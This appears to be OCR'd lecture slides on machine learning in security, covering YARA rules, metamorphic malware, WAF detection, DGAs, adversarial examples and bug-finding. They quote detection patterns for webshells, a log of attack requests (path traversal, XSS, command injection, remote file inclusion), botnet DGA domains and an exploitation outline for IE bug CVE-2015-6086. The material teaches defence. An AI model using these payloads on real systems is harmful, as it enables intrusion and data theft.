few features should be important
YES
NOT WORKING
NO
RidgeRegression
SVR(kernel='linear')
clustering
Spectral Clustering
NOT WORKING
GMM
KMeans
YES
number of categories known
YES
NO
<10K samples
NO
YES
<10K samples
NO
MiniBatch KMeans
MeanShift
VBGMM
dimensionality reduction
Randomized PCA
YES
NOT WORKING
Isomap
Spectral Embedding
NOT WORKING
LLE
YES
<10K samples
NO
kernel approximation


Reducing dimensionality

- Principal component analysis
  - choose principal components that cover 80-90% of the dataset's variance

visualization

Ensemble classifiers - Random Forest

- Let the number of training cases be N, and the number of variables in the classifier be M.
- The number m of input variables are used to determine the decision at a node of the tree; m should be much less than M.
- Choose a training set for this tree by choosing N times with replacement from all N available training cases. Use the rest of the cases to estimate the error of the tree, by predicting their classes.
- For each node of the tree, randomly choose m variables on which to base the decision at that node. Calculate the best split based on these m variables in the training set.
- Each tree is fully grown and not pruned.




A.I. in InfoSec

...

How security is typically done

- Signatures/string matching
- Heuristics defined by “experts”
- Binary decisions - pass vs. block
- Security operations analysts (humans) typically make final decisions



Antivirus 1990s-2010s

https://github.com/Yara-Rules/rules

yara

The pattern matching swiss knife for malware researchers (and everyone else)

```
rule Webshell_b374k {
    meta:
        description = "Detects b374k related webshell"
        author = "Florian Roth"
        reference = "https://goo.gl/ZuzV2S"
        score = 65
        hash = "d5696b32d32177cf70eaaa5a28d1c5823526d87e20d3c62b747517c6d41656f7"
        date = "2015-10-17"
    strings:
        $m1 = "<?php"
        $s1 = "@eval(gzinflate(base64_decode(" ascii
    condition:
        $m1 at 0 and $s1 in (filesize-50..filesize) and filesize < 20KB
}
```

```
C:\yara-3.3.0-win32>yara32.exe -r X:\Workspace\Thor\signature-sources\thor-malware.yar M:\Enfal
Enfal_Malware_Backdoor M:\Enfal\6ea2019557d52d7f586c813a5025487fcec9561c179cc52a4c8c5804d2f2babc
Enfal_Malware_Backdoor M:\Enfal\88184983733f4d4fa767ad4e7993b01c5754f868470dd78ac1bad2b02c9e5001
Enfal_Malware_Backdoor M:\Enfal\239a25ac2b38f0be9392ceeaeab0d64cb239f033af07ed56565ba9d6a7ddcf1f
Enfal_Malware M:\Enfal\42fa6241ab94c73c7ab386d600fae70da505d752daab2e61819a0142b531078a

C:\yara-3.3.0-win32>yara32.exe -r X:\Workspace\Thor\signature-sources\thor-malware.yar G:\
```

Metamorphic malware (simple polymorphism)

- insert dead instructions
- insert NOP semantic instructions
- insert unreachable code
- insert branch insn to next insn
  - register-transfer level (RTL) representation of the code for a function is a doubly-linked chain of objects called *insns*
- substitute instructions with equivalent

ORIGINAL

```
…
mov edx, 0x4444
```

TRANSFORMED

```
mov edx, 0x30
…
mov edx, 0x4444
```

OPTISIG: Semantic signals for metamorphic malware, Nguyen Anh Quynh. Blackhat EU 2013

Metamorphic malware (simple polymorphism)

- insert dead instructions
- insert NOP semantic instructions
- insert unreachable code
- insert branch insn to next insn
  - register-transfer level (RTL) representation of the code for a function is a doubly-linked chain of objects called *insns*
- substitute instructions with equivalent

ORIGINAL

```
…
mov edx, 0x4444
```

TRANSFORMED

```
mov edi, edi
mov edx, 0x4444
xchg cx, cx
```

OPTISIG: Semantic signals for metamorphic malware, Nguyen Anh Quynh. Blackhat EU 2013

Metamorphic malware (simple polymorphism)

- insert dead instructions
- insert NOP semantic instructions
- insert unreachable code
- insert branch insn to next insn
  - register-transfer level (RTL) representation of the code for a function is a doubly-linked chain of objects called *insns*
- substitute instructions with equivalent

ORIGINAL

```
mov esi, 0x0
and eax, ebx
```

TRANSFORMED

```
mov esi, 0x0
jmp $_label
…junk code…
_label:
and eax, ebx
```

OPTISIG: Semantic signals for metamorphic malware, Nguyen Anh Quynh. Blackhat EU 2013

Metamorphic malware (simple polymorphism)

- insert dead instructions
- insert NOP semantic instructions
- insert unreachable code
- insert branch insn to next insn
  - register-transfer level (RTL) representation of the code for a function is a doubly-linked chain of objects called *insns*
- substitute instructions with equivalent

ORIGINAL

```
mov esi, 0x0
mov edx, 0x4444
```


TRANSFORMED

```
mov esi, 0x0
jmp $_label
_label:
mov edx, 0x4444
```

OPTISIG: Semantic signals for metamorphic malware, Nguyen Anh Quynh. Blackhat EU 2013

Metamorphic malware (simple polymorphism)

- insert dead instructions
- insert NOP semantic instructions
- insert unreachable code
- insert branch insn to next insn
  - register-transfer level (RTL) representation of the code for a function is a doubly-linked chain of objects called *insns*
- substitute instructions with equivalent



OPTISIG: Semantic signals for metamorphic malware, Nguyen Anh Quynh. Blackhat EU 2013

Web app firewall (WAF) / Endpoint detection agents

Typical WAFs...


```
Rule - action: BLOCK; rate limit: 2000; rate key: IP
```

```
rule 123456 WordPress Numbers Botnet
  REQUEST_HEADERS:User-Agent matches ^WordPress\/ and
  REQUEST_METHOD is GET and
  REQUEST_SRC_IP is 23.75.345.200 and
  REQUEST_URI matches /index.php\?-?\d+=-?\d+
BLOCK
```


Typical endpoint detection engines...



```
-- example: Find processes that are running whose binary has been deleted from disk
SELECT name, path, pid FROM processes WHERE on_disk = 0;
```


Web app firewall (WAF) / Endpoint detection agents

```
/top.php?stuff='uname >q36497765 #
/h21y8w52.nsf?<script>cross_site_scripting.nasl</script>
/ca000001.pl?action=showcart&hop=\"><script>alert('vulnerable')</script>&path=acatalog/
/scripts/edit_image.php?dn=1&userfile=/etc/passwd&userfile_name= ;id;
/javascript/mta.exe
/examples/jsp/colors/kernel/loadkernel.php?installpath=/etc/passwd\x00
/examples/jsp/cal/feedsplitter.php?format=../../../../../../../../../../etc/passwd\x00&debug=1
/phpwebfilemgr/index.php?f=../../../../../../../../../etc/passwd
/cgi-bin/script/cat_for_gen.php?ad=1&ad_direct=../&m_for_racine=</option></select><?phpinfo();?>
/examples/jsp/cal/search.php?allwords=<br><script>foo</script>&cid=0&title=1&desc=1
/examples/jsp/colors/workarea/contentdesigner/ekformsiframe.aspx?id="><script>alert('nessus')</script>
/id;1627282494;fp;2;fpid;1/
/<img src="javascript:alert(cross_site_scripting.nasl);">.do
/bmeun223.exe?<meta http-equiv=set-cookie content="testhhwu=7044">
/<script>document.cookie="testrluj=1420;"</script>
/javascript/.passwd.jpg
/opensiteadmin/scripts/classes/databasemanager.php?path=http://192.168.202.118:8080/ghl9il?\x00
/examples/jsp/jsp2/el/search=<script>alert('xss')</script>
/javascript/signer.exe
/help.php?q="&del\x0bq26193259&rem\x0b
/c'hoario\xc3\xb9/
```


(Thwarting) Domain Generation Algorithms







If you were an author of a botnet or RAT, how would you encode the address of your command-and-control (C&C) server to maximize longevity of your malware?



(Thwarting) Domain Generation Algorithms

kpfvrekpimr.com yyfdaegflwt.org irgtkhxf.biz zdlnawxt.net znvhyr.cn fcgudcwqel.info
satrwgn.biz aapma.cc issmohomr.biz zrsaplzf.ws bgauqyyp.org gfxptg.org aylxjwzdev.org
zvmyeje.biz idgapjyk.org ceftjbln.info jiohtul.info bdvumhnxru.info qiogiqfk.org
suxvvlfphog.org rrxhbjnc.info zdeerydao.info kkhtngii.biz qzgqpvzo.org immhgdkuc.net
ietdiow.net kmaks.net otlzxigasbi.biz auuun.info nlwbcxgwmw.com gximnxkn.biz
gpmmwdfbuhr.cn vwjylntu.info znifklp.info qmdemeu.net gyqeun.org xekzo.info vstzk.cn
nduazvtx.org kayfy.info cmvzpxbtmj.com xjoydccef.org pthnp.com umpxil.net bxcsflqq.net
ctnwk.com oiyllzsq.org vrbtk.biz ejmrgkfujan.org slsuk.com mpksu.biz jdhfdjqzdm.info

sjuemopwhollev.co.uk,Domain used by Cryptolocker - Flashback DGA for 13 Aug 2015,2015-08-13
meeeqyblgbussq.info,Domain used by Cryptolocker - Flashback DGA for 13 Aug 2015,2015-08-13
ntjqyqhqwcwost.com,Domain used by Cryptolocker - Flashback DGA for 13 Aug 2015,2015-08-13,
nvtvqpjmstuvju.net,Domain used by Cryptolocker - Flashback DGA for 13 Aug 2015,2015-08-13
olyiyhprjuwrsl.biz,Domain used by Cryptolocker - Flashback DGA for 13 Aug 2015,2015-08-13
sillomsllbgyu.ru,Domain used by Cryptolocker - Flashback DGA for 13 Aug 2015,2015-08-13
gmqjihgsfulcau.org,Domain used by Cryptolocker - Flashback DGA for 13 Aug 2015,2015-08-13,

Now Mirai Has DGA Feature Built in

09 DECEMBER 2016 on Mirai, IoT Botnet


date	L2 domain	TLD	Registrant Email
12-04	vmdefmnsndoj	tech	beaba23f49bd4c688faec8a6e5b22a23.protect@whoisguard.com
12-05	xpknpxmywqsr	online	dlinchkravitz@gmail.com
12-06	lvfjcwwobycj	tech	ac4ca107e04e4d58ad1348d5d759b3b0.protect@whoisguard.com
12-07	nympompksmfx	tech	fd444a8a2eff4676ab52907ab261fc94.protect@whoisguard.com
12-08	kedbuffigfjs	online	dlinchkravitz@gmail.com
12-14	bwhrdaumwuvn	online	dlinchkravitz@gmail.com
12-19	bpmsfckfkrpr	online	dlinchkravitz@gmail.com
12-20	oornsduuwjli	tech	dlinchkravitz@gmail.com
12-21	qjqubpciajoc	tech	dlinchkravitz@gmail.com
12-22	exvdaajegjur	online	dlinchkravitz@gmail.com
12-24	poorcetnmjfc	online	dlinchkravitz@gmail.com
12-31	vtrndmhsgada	online	vtrndmhsgada.online@domainsbyproxy.com

DeepDGA: Adversarially-Tuned Domain Generation and Detection

Hyrum S. Anderson, Jonathan Woodbridge, and Bobby Filar

{hyrum,jwoodbridge,bfilar}@endgame.com
Endgame, Inc.


70%
OF SECURITY RESEARCHERS SAY ATTACKERS ARE ABLE
TO BYPASS ML-DRIVEN
SECURITY SOLUTIONS
SAY
AI-driven
security solutions are
FLAWED
74%
CARBON
BLACK
2017 Beyond the Hype: Artificial Intelligence, Machine Learning and Non-Malware Attacks Report


BIGGEST BENEFITS
BIGGEST RISKS
ASSOCIATED WITH USING AI-DRIVEN SECURITY SOLUTIONS
Highlight non-obvious relationships in big data
Augment human decision making
Potential time savings
Learn company security preferences
high false positive rates
too much reliance on humans to make security decisions
"easy for attacker to bypass"
slower security operations
CARBON
BLACK
2017 Beyond the Hype: Artificial Intelligence, Machine Learning and Non-Malware Attacks Report

Why ML + Security

- Syntactic signature matching fails when you have **polymorphic adversaries**
- Bug classes grow exponentially with **system complexity**, exceeding exhaustive analytical capabilities
- ML excels at pattern matching, anomaly detection, and information mining in complex space

What makes it different/hard?

- unusually high cost of errors
- lack of training data
- importance of explainability
- inherent vulnerabilities

Prerequisite: Security & Reliability of AI

Attempting to fit an adequate and lasting model to **adaptive adversaries** that have every incentive to avoid characterization is difficult.

Inadequate AI safety leaks into meatspace

http://spectrum.ieee.org/cars-that-think/transportation/sensors/slight-street-sign-modifications-can-fool-machine-learning-algorithms

Adversarial examples in the physical world

Alexey Kurakin, Ian Goodfellow, Samy Bengio

(Submitted on 8 Jul 2016 (v1), last revised 11 Feb 2017 (this version, v4))

Slight Street Sign Modifications Can Completely Fool Machine Learning Algorithms


By Evan Ackerman

Posted 4 Aug 2017 | 18:00 GMT

NO Need to Worry about Adversarial Examples in Object Detection in Autonomous Vehicles

Jiajun Lu, Hussein Sibai, Evan Fabry, David Forsyth

(Submitted on 12 Jul 2017)



Ian Goodfellow @goodfellow_ian · Jul 29

Adversarial examples that make stop signs misclassified 100% of the time, from multiple viewpoints: arxiv.org/pdf/1707.08945...

9 169 407

Synthesizing Robust Adversarial Examples

Anish Athalye, Ilya Sutskever

(Submitted on 24 Jul 2017)

Robust Physical-World Attacks on Machine Learning Models

Ivan Evtimov, Kevin Eykholt, Earlence Fernandes, Tadayoshi Kohno, Bo Li, Atul Prakash, Amir Rahmati, Dawn Song


(Submitted on 27 Jul 2017 (v1), last revised 30 Jul 2017 (this version, v2))


AI used by the other side?

- Captcha solving
- Vulnerability scanning
- Bypassing ML AV (reinforcement learning)
- Data driven social engineering

Data-Driven Social Engineering

- >10k DoD accounts targeted
- Learn how to tweet at a user to maximize likelihood of an engagement
- Simple markov language model





Weaponizing Data Science for Social Engineering
Black Hat 2016
https://github.com/getzerofox/SNAP_R


Cool ideas

in research or doesn’t yet exist

- **Program analysis**
- **Patch application**
- **Steganography**

Program Analysis

- **Everyone wants to find bugs in software**



Initial Categories

Category	Max. Payment
Secure boot firmware components	$200,000
Extraction of confidential material protected by the Secure Enclave Processor	$100,000
Execution of arbitrary code with kernel privileges	$50,000
Unauthorized access to iCloud account data on Apple servers	$50,000
Access from a sandboxed process to user data outside of that sandbox	$25,000

Apple's bug bounty program, Aug 2016

Program Analysis

Many crashes are rejected by bug bounty programs because they are deemed “not-exploitable”

- What are we looking for?
  - A crash that leads to a possible exploit:
    - memory corruption
    - use after free
    - integer overflows
    - heap overflows
    - arbitrary code execution
    - …

EXPLOITATION STRATEGY

- Defragment the `Process Heap` using object of the desired size
- Make holes in the allocation
- Re-allocate the holes with `requiredFeatures` attribute
- Trigger the vulnerability and read the `Out of Bound` memory
- As the browser does not crash when the vulnerability is triggered, we can try until we succeed

```
(778.18c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handl
ing.
This exception may be expected and handled.
eax=0000c0c0 ebx=00000005 ecx=00000000 edx=00000006 esi=0737f00
0 edi=0000002c
eip=64c305d4 esp=060faf08 ebp=060faf24 iopl=0         nv up ei
 pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
  efl=00010206
MSHTML!CDOMStringDataList::InitFromString+0x4b:
64c305d4 0fb706          movzx   eax,word ptr [esi]       ds:00
23:0737f000=????
```

A classic bug - Out of Bound Read/ASLR bypass bug in Internet Explorer 9-11 (CVE-2015-6086)

```
function trigger() {
    var polyLine = document.createElementNS('http://www.w3.org/
2000/svg', 'polyline');
    polyLine.setAttributeNS(null, 'requiredFeatures', '\n');
}
```


full article:
http://payatu.com/from-crash-to-exploit/

Program Analysis: How?

Static Analysis

- **Manual**
  - **Code inspection**
  - **Walkthrough (debugging)**
  - **Reverse Engineering**
- **Auto**
  - **Static Verification**
  - **Symbolic/ Concolic Execution**

